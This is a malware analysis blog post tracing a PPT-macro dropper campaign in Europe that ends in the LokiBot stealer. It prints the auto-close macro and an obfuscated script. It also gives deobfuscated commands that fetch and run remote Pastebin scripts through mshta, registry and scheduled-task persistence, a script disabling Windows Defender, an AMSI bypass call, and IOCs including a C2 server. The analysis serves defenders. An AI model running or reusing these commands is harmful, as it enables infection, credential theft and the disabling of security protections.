
A twisted malware infection chain

lab52.io/blog/a-twisted-malware-infection-chain/

Recently, a malware dropper received by mail has caught our attention as we have detected different samples sent to multiple targets in Spain, Portugal, Italy and Norway, although it has probably reached many more European countries.

Firstly, it is characteristic that it lands on the victim in PPT format, while it has been much more common to find DOC or XLS extensions being used for this purpose.

The document has no content, but when you close the PPT viewer, the following window shows up:



This window is generated by the macros contained in the On_Close function, which is executed when you close the document, instead of when oppened, thus preventing macros from being executed in many sandbox solutions. This macro have the following slightly obfuscated code:

```
Option Explicit
Public vPID As Variant
Sub _
AUto_ClosE()
    If vPID = 0 Then 'Application not already open
101:
vPID = Shell(tomala + kokdasodk, vbNormalFocus)
Else 'Application already open so reactivate
        On Error GoTo 101
        AppActivate (vPID)
    End If
If Err <> 1 Then
MsgBox "file corrupt"
End If
End Sub
```

Note that, before the “MsgBox”, it executes “Shell” with two concatenated variables. If we look at the content of those two variables, we can see that they contain the following string: “mshta.exe https://j.]mp/kasasjdoopoopasdskdd”, which causes the legitimate Windows interpreter “mshta” to execute a script hosted on the web that follows.

In fact, this address only redirects to the following link in Pastebin: https://pastebin.com/mqRZ7CBC, which contains the following obfuscated script:

```
<script>
<!--
document.write(unescape("%3Cscript%20language%3D%22%26%2386%3B%26%2366%3B%26%2383%3B%26%2399%3
erse%28%22%5Cwar%5Cmoc.nibetsap@02%2502%25//%3Asptth%22%22%22%22athsm%22%22%22%29%20+%20%22Znh
sksathcs%22%29%20+%20StrReverse%28%22war%5Cmoc.nibetsap@02%2502%25//%3Asptth%22%22%5Cathsm%22%
28%22llehS.tpircSW%22%29%29.RegWrite%20StrReverse%28%22id2start%5CnuR%5CnoisreVtnerruC%5Cswodn
20+%20%22h%22%20+%20%22s%22%20+%20%22m%22%22%22%29%20+%20%22d7kxMSZd%22%22%22%2C%20StrReverse%
%5CswodniW%5CtfosorciM%5CerawtfoS%5CUCKH%22%29%2C%20StrReverse%28%22%5Cwar%5Cmoc.nibetsap@02%2
Reverse%28%22ZS_GER%22%29%0A%0A%27defid%0ACreateObject%28StrReverse%28%22llehS.tpircSW%22%29%2
ject%28StrReverse%28%22llehS.tpircSW%22%29%29.RegWrite%20StrReverse%28%22defender%5CnuR%5Cnois
%22%20+%20%22t%22%20+%20%22h%22%20+%20%22s%22%20+%20%22m%22%22%22%29%20+%20%229dva5i24%22%22%2
//-->
</script>
```

After cleaning up the script a bit, we can see that it triggers the execution of the following commands:

```
‘id1
run mshta.exe “https://pastebin.com\raw\ZnhyvWAU”
run schtasks.exe “C:\Windows\System32\schtasks.exe” /create /sc MINUTE /mo 60 /tn
“xesefiliym” /tr “mshta.exe “https://pastebin.com\raw\ZnhyvWAU” /F
‘id2
run reg add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\trats2di =>
mshta.exe “https://pastebin.com\raw\d7kxMSZd”
‘id3
run reg add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\ => mshta.exe
“https://pastebin.com\raw\VJDyrCD2”
‘defid
run mshta.exe “https://pastebin.com\raw\9dva5i24”
run reg add HKCU\\Software\\Microsoft\\Windows notepad\\CurrentVersion\\Run\\rednefed
=> mshta.exe “https://pastebin.com\raw\9dva5i24”
```

Basically, the script consists of the execution of two other Pastebin mshta scripts, and the creation of persistence of these two, plus another two extra in the registry and in the programmed tasks of the system, causing that in each reboot, there are 4 scripts being downloaded from Pastebin and executed on the computer.

The execution of each of the 4 scripts is preceded by one of the following identifiers “**id1**, **id2**, **id3** and **defid**“.

Since the script executed by **id1** is the most complex, we will leave it for the end of the post and we will focus first on the other 3 in order of complexity.

id3 does not run anything, probably the author who is using this dropper did not need it and left it free, pointing to the next script hosted in Pastebin:

```
<script language="&#86;&#66;&#83;&#99;&#114;&#105;&#112;&#116;">
self.close
</script>
```

id2 consists of a small script in powershell, which runs on every reboot and stays in a loop checking everything copied to the Windows clipboard. In case that the copied string is a Bitcoin address, it replaces it with the attacker's Bitcoin address, in order to make the user deposit money into the actor's account:

In this case, although the script is capable of storing up to four bitcoin addresses, the script only has one repeated four times (19kCcdbttTAX1mLU3Hk9S2BW5cKLFD1z1W), from which has been possible to identify different sources that did not have much activity:

19kCcdbttTAX1mLU3Hk9S2BW5cKLFD1z1W

Total Received:	0.00416151
Total Sent:	0.00416151
Final Balance:	0.00000000

Total transactions: **4**. Most recent:

	Date ▼	Amount	USD value
✓	2020-08-05 13:02:36	-0.00104830	$12.35
✓	2020-07-24 23:36:22	0.00104830	$12.35
✓	2020-06-16 13:47:18	-0.00311321	$36.69
✓	2020-05-18 21:11:11	0.00311321	$36.69

Defid, on the other hand, points to another script, which downloads from Pastebin a base64 encoded file, which has been inverted and where the "0" characters have been replaced by the "." character in order to make its analysis more difficult:

```
==AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAADAAAcAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
R3c1JHdvwDIgoQD+kHdpJXdjV2cvwDIgACIK.gPzV2ZlxW
GegMXZnVGbpZXayBFZlR3clVXclJHPgACIgACIK.gP5RXa
PiAjLxISPu9WazJXZWR3clZWauFWbgISM25SbzFmOt92Yt
```

After sorting and decoding it, we obtain a small executable developed in .Net and without obfuscation whose only purpose is to drop in the system a .vbs file that disables a large number of system security policies, including those of Windows Defender and MS Office.

```
On Error Resume Next
Set WshShell = CreateObject("WScript.Shell")
WshShell.RegWrite "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\DisableAntiSpyware","0","REG_DWORD"
WshShell.RegWrite "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableBehaviorMonitoring","0","REG_DWORD"
WshShell.RegWrite "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableOnAccessProtection","0","REG_DWORD"
WshShell.RegWrite "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableScanOnRealtimeEnable","0","REG_DWORD"

WScript.Sleep 100

outputMessage("Set-MpPreference -DisableRealtimeMonitoring $true")
outputMessage("Set-MpPreference -DisableBehaviorMonitoring $true")
outputMessage("Set-MpPreference -DisableBlockAtFirstSeen $true")
outputMessage("Set-MpPreference -DisableIOAVProtection $true")
outputMessage("Set-MpPreference -DisableScriptScanning $true")
outputMessage("Set-MpPreference -SubmitSamplesConsent 2")
outputMessage("Set-MpPreference -MAPSReporting 0")
outputMessage("Set-MpPreference -HighThreatDefaultAction 6 -Force")
outputMessage("Set-MpPreference -ModerateThreatDefaultAction 6")
outputMessage("Set-MpPreference -LowThreatDefaultAction 6")
outputMessage("Set-MpPreference -SevereThreatDefaultAction 6")
```


Finally, the script executed by **id1** after being cleaned up a bit, contains the following relevant commands:

This script, first of all leaves some kind words for the analyst who is reviewing the execution flow of this threat, and informs us that he would like to change it's job :). In terms of capabilities, mainly what it does is download two other executables developed in .Net with obfuscation techniques similar to those of the "**Defid**" executable. Once downloaded and deobfuscated, it loads them with "[System.Reflection.Assembly]::Load(XXX)" which allows him to directly call functions within these binaries from PowerShell.

The call to the first binary loaded, is as follows

```
$blind=[System.Reflection.Assembly]::Load($deblindB)
[Amsi]::Bypass()
```

The name of the funcion and class being called gives clues of its purpose. The binary is obfuscated with ConfuserEx, therefore using some tool for the analysis, such as "de4dot-cex", can make easier to analyze its content.



It consists of a DLL that does what it promises, since it bypasses AMSI to avoid detection using a version practically identical to this technique "https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell".

After this, it downloads **a third executable** from Pastebin, decodes it and stores it in a variable that it calls $Cli2 and loads the second executable, also in .Net, and calls its function "Chris()" passing as parameters the string "notepad.exe" and the variable that contains the third executable.

This second binary just loaded, after being analyzed in the same way as the AMSI Bypass DLL, is used to inject in a **non** .Net executable inside another process that is not .Net either.

That is, it creates a legitimate notepad process, and injects into it the third binary it has downloaded.

This last binary, consists of a sample of the Bot/Stealer LokiBot, practically unpacked, which at this point, is in a system without most of its protection measures.

It is interesting that, up to this point, this campaign coincides in many points with the following report related to an AgentTesla infection campaign, but as in this case, the final threat is not developed in .Net, they have had to add this last extra loader, in order to inject malware developed in other languages, in other processes.

The sample command and control server is "http://195.69.140.]147/.op/cr.php/Gi4uJRts3jTJM" and although its main function is to act as a stealer, as it focuses on stealing credentials from all types of mail clients, FTP, browsers and many other services, it also acts as a bot, allowing some control over the computer by the actor behind this threat.

IOCs

http://195.69.140.]147/.op/cr.php/Gi4uJRts3jTJM
https://j.mp/kasasjdoopoopasdskdd
https://pastebin.com/raw/ZnhyvWAU
https://pastebin.com/raw/d7kxMSZd
https://pastebin.com/raw/VJDyrCD2
https://pastebin.com/raw/9dva5i24
https://pastebin.com/raw/n9Zadz2P
https://pastebin.com/raw/XCXpMvQC

https://pastebin.com/raw/UTLkgL5Y